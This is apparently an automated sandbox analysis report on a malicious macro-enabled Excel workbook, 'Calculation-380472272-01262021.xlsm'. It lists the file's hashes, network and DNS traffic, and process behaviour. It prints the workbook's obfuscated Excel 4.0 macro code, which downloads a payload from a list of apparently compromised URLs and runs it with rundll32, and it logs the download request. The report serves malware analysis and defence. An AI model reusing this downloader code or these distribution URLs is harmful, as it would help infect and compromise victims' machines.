Entropy (8bit):	7.562835051551454
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	Calculation-380472272-01262021.xlsm
File size:	26363
MD5:	2b6f94633c1da265ab89446858613d1e
SHA1:	22a540fbff6942b60854a9d1104445999491b494
SHA256:	767ef1804a87694f5be1f482d6c157dfb652e8af3e67fc6481154f36c3a98e86
SHA512:	a44021920b15ba6bdd2918d25c21e7a3b63e71172fcb2c86fe1f72506d18feefc4c6f2c1884ac38ca3aa2df02867794c9ac650538e870cd5d828eea55b123cd0
SSDEEP:	768:sMfl6aGcGyspgPGw5S6f6TfW+u7DhcJkhoZd:Dfl60vspgPGw5jDfJAeU
File Content Preview:	PK.....!.....[Content_Types].xml ...(..... ....””.

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Calculation-380472272-01262021.xlsm"

Indicators


Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

,,,,,,,,,,,=B154(),"=FORMULA.FILL(kOTI!U54&kOTI!U55&kOTI!U56&kOTI!U57&kOTI!U58&kOTI!U59,BB53)","=FORMULA.FILL(kOTI!AC56,HI18807)","=EXEC(""r""&kOTI!AC60&""
""&kOTI!AC59&"",D""&kOTI!AC61)",=B156(),=C156(),=HALT()"=REGISTER(HI18807,AN32726,IK16309,DI7875,,1,9)","=FORMULA.FILL(kOTI!V53&kOTI!V54&kOTI!V55&kOTI!V56&kOTI!V57&kOTI!V58&kOTI!V59&kOTI!V60&kOTI!V61&kOTI!V62&kOTI!V63&kOTI!V64&kOTI!V65&kOTI!V66&kOTI!V67&kOTI!V68&kOTI!V69&kOTI!V70,HZ48004)","=FORMULA.FILL(kOTI!AC57,AN32726)","=Vuolasd(GT17028,AQ4875,1)",=B158(),=C158(),,"=FORMULA.FILL(kOTI!U62&kOTI!U63&kOTI!U64&kOTI!U65&kOTI!U66&kOTI!U67,HI18898)","=FORMULA.FILL(""BCCJ"",IK16309)",,=B160(),=C160(),,"=FORMULA.FILL(kOTI!AC58&B169,GT17028)","=FORMULA.FILL(""Niokaser"",IK4106)","=REGISTER(BB53,HZ48004,HI18898,IK4106,,1,9)",=B162(),=C162(),"=Niokaser(0,GT17028,AQ4875,0,0)","=FORMULA.FILL(kOTI!AC59,AQ4875)","=FORMULA.FILL(""Vuolasd"",DI7875)",,"=FORMULA.FILL(kOTI!AC60,AS41071)",=A161(),=GOTO(D154),=B165(),,,"=FORMULA.FILL(kOTI!AC61,HG9961)",,,=C154(),,,,,,,,,"=INDEX(C172:C178,RANDBETWEEN(1,8))&B170",,,"=RANDBETWEEN(2222222,8888888)&"".jpg""",,,,,,,elisalopezphotography.com/ouahvdofd/,,,seat.nucleus.studio/ooono/,,,ssms.dsscwtl.in/sngenfnr/,,,jeffspoolservices.com/amghvhgpomyf/,,,karantani.com/ehxxysf/,,,craftmarketing.ca/mbkgreyilv/,,,fadingmemoriespodcast.com/bdxduufm/,

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:07:39.591067076 CET	49738	80	192.168.2.4	35.208.103.169
Jan 26, 2021 21:07:39.722954988 CET	80	49738	35.208.103.169	192.168.2.4
Jan 26, 2021 21:07:39.723054886 CET	49738	80	192.168.2.4	35.208.103.169
Jan 26, 2021 21:07:39.723671913 CET	49738	80	192.168.2.4	35.208.103.169
Jan 26, 2021 21:07:39.856257915 CET	80	49738	35.208.103.169	192.168.2.4
Jan 26, 2021 21:07:40.185846090 CET	80	49738	35.208.103.169	192.168.2.4
Jan 26, 2021 21:07:40.185982943 CET	49738	80	192.168.2.4	35.208.103.169
Jan 26, 2021 21:08:33.839188099 CET	80	49738	35.208.103.169	192.168.2.4
Jan 26, 2021 21:08:33.839277029 CET	49738	80	192.168.2.4	35.208.103.169
Jan 26, 2021 21:09:26.066401005 CET	49738	80	192.168.2.4	35.208.103.169
Jan 26, 2021 21:09:26.198256016 CET	80	49738	35.208.103.169	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:07:26.644051075 CET	63153	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:26.661516905 CET	53	63153	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:28.203825951 CET	52991	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:28.219094992 CET	53	52991	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:29.366636038 CET	53700	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:29.385118961 CET	53	53700	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:32.003015995 CET	51726	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:32.018346071 CET	53	51726	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:34.893126011 CET	56794	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:34.908853054 CET	53	56794	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:36.108736038 CET	56534	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:36.150942087 CET	53	56534	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:36.452457905 CET	56627	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:36.486927986 CET	53	56627	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:37.441667080 CET	56627	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:37.457371950 CET	53	56627	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:38.508239985 CET	56627	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:38.526115894 CET	53	56627	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:39.572707891 CET	56621	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:39.589065075 CET	53	56621	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:39.695091963 CET	63116	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:39.711934090 CET	53	63116	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:40.496078014 CET	64078	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:40.511107922 CET	53	64078	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:40.519510984 CET	56627	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:40.535275936 CET	53	56627	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:41.844501019 CET	64801	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:41.861145020 CET	53	64801	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:42.907229900 CET	61721	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:42.924976110 CET	53	61721	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:07:44.521141052 CET	56627	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:44.536962032 CET	53	56627	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:44.656716108 CET	51255	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:44.671696901 CET	53	51255	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:46.091464996 CET	61522	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:46.106460094 CET	53	61522	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:50.707387924 CET	52337	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:50.722913980 CET	53	52337	8.8.8.8	192.168.2.4
Jan 26, 2021 21:07:55.633033037 CET	55046	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:07:55.649842978 CET	53	55046	8.8.8.8	192.168.2.4
Jan 26, 2021 21:08:32.392095089 CET	49612	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:08:32.409643888 CET	53	49612	8.8.8.8	192.168.2.4
Jan 26, 2021 21:08:50.124578953 CET	49285	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:08:50.139627934 CET	53	49285	8.8.8.8	192.168.2.4
Jan 26, 2021 21:09:26.807430029 CET	50601	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:09:26.824541092 CET	53	50601	8.8.8.8	192.168.2.4
Jan 26, 2021 21:09:48.982903957 CET	60875	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:09:48.998481035 CET	53	60875	8.8.8.8	192.168.2.4
Jan 26, 2021 21:12:11.004045010 CET	56448	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:12:11.019321918 CET	53	56448	8.8.8.8	192.168.2.4
Jan 26, 2021 21:12:11.508811951 CET	59172	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:12:11.539889097 CET	53	59172	8.8.8.8	192.168.2.4
Jan 26, 2021 21:12:14.234078884 CET	62420	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:12:14.249946117 CET	53	62420	8.8.8.8	192.168.2.4
Jan 26, 2021 21:12:17.219562054 CET	60579	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:12:17.252382994 CET	53	60579	8.8.8.8	192.168.2.4
Jan 26, 2021 21:12:17.445108891 CET	50183	53	192.168.2.4	8.8.8.8
Jan 26, 2021 21:12:17.462589025 CET	53	50183	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 21:07:39.572707891 CET	192.168.2.4	8.8.8.8	0xe2ee	Standard query (0)	fadingmemo riespodcast.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 21:07:39.589065075 CET	8.8.8.8	192.168.2.4	0xe2ee	No error (0)	fadingmemo riespodcast.com		35.208.103.169	A (IP address)	IN (0x0001)
Jan 26, 2021 21:12:11.019321918 CET	8.8.8.8	192.168.2.4	0x5c7f	No error (0)	prda.aadg. msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- fadingmemoriespodcast.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49738	35.208.103.169	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 21:07:39.723671913 CET	110	OUT	GET /bdxduufm/5319402.jpg HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: fadingmemoriespodcast.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 21:07:40.185846090 CET	118	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 26 Jan 2021 20:07:33 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding X-Httpd: 1 Host-Header: 6b7412fb82ca5edfd0917e3957f05d89 X-Proxy-Cache: MISS X-Proxy-Cache-Info: W NC:000000 UP: Content-Encoding: gzip Data Raw: 31 34 0d 0a 1f 8b 08 00 00 00 00 00 00 03 03 00 00 00 00 00 00 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 140

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6196 Parent PID: 800

General

Start time:	21:07:33
Start date:	26/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1130000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16BF634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\AA3780A2.tmp	success or wait	1	12A495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C0D7F501.tmp	success or wait	1	12A495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Calculation-380472272-01262021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	12951E4	WriteFile
C:\Users\user\Desktop\~$Calculation-380472272-01262021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1295241	WriteFile
C:\Users\user\Desktop\~$Calculation-380472272-01262021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	12951E4	WriteFile
C:\Users\user\Desktop\~$Calculation-380472272-01262021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1295241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	11A20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	11A211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	11A213B	RegSetValueExW

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	11A213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6756 Parent PID: 6196

General

Start time:	21:07:39
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer
Imagebase:	0x100000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis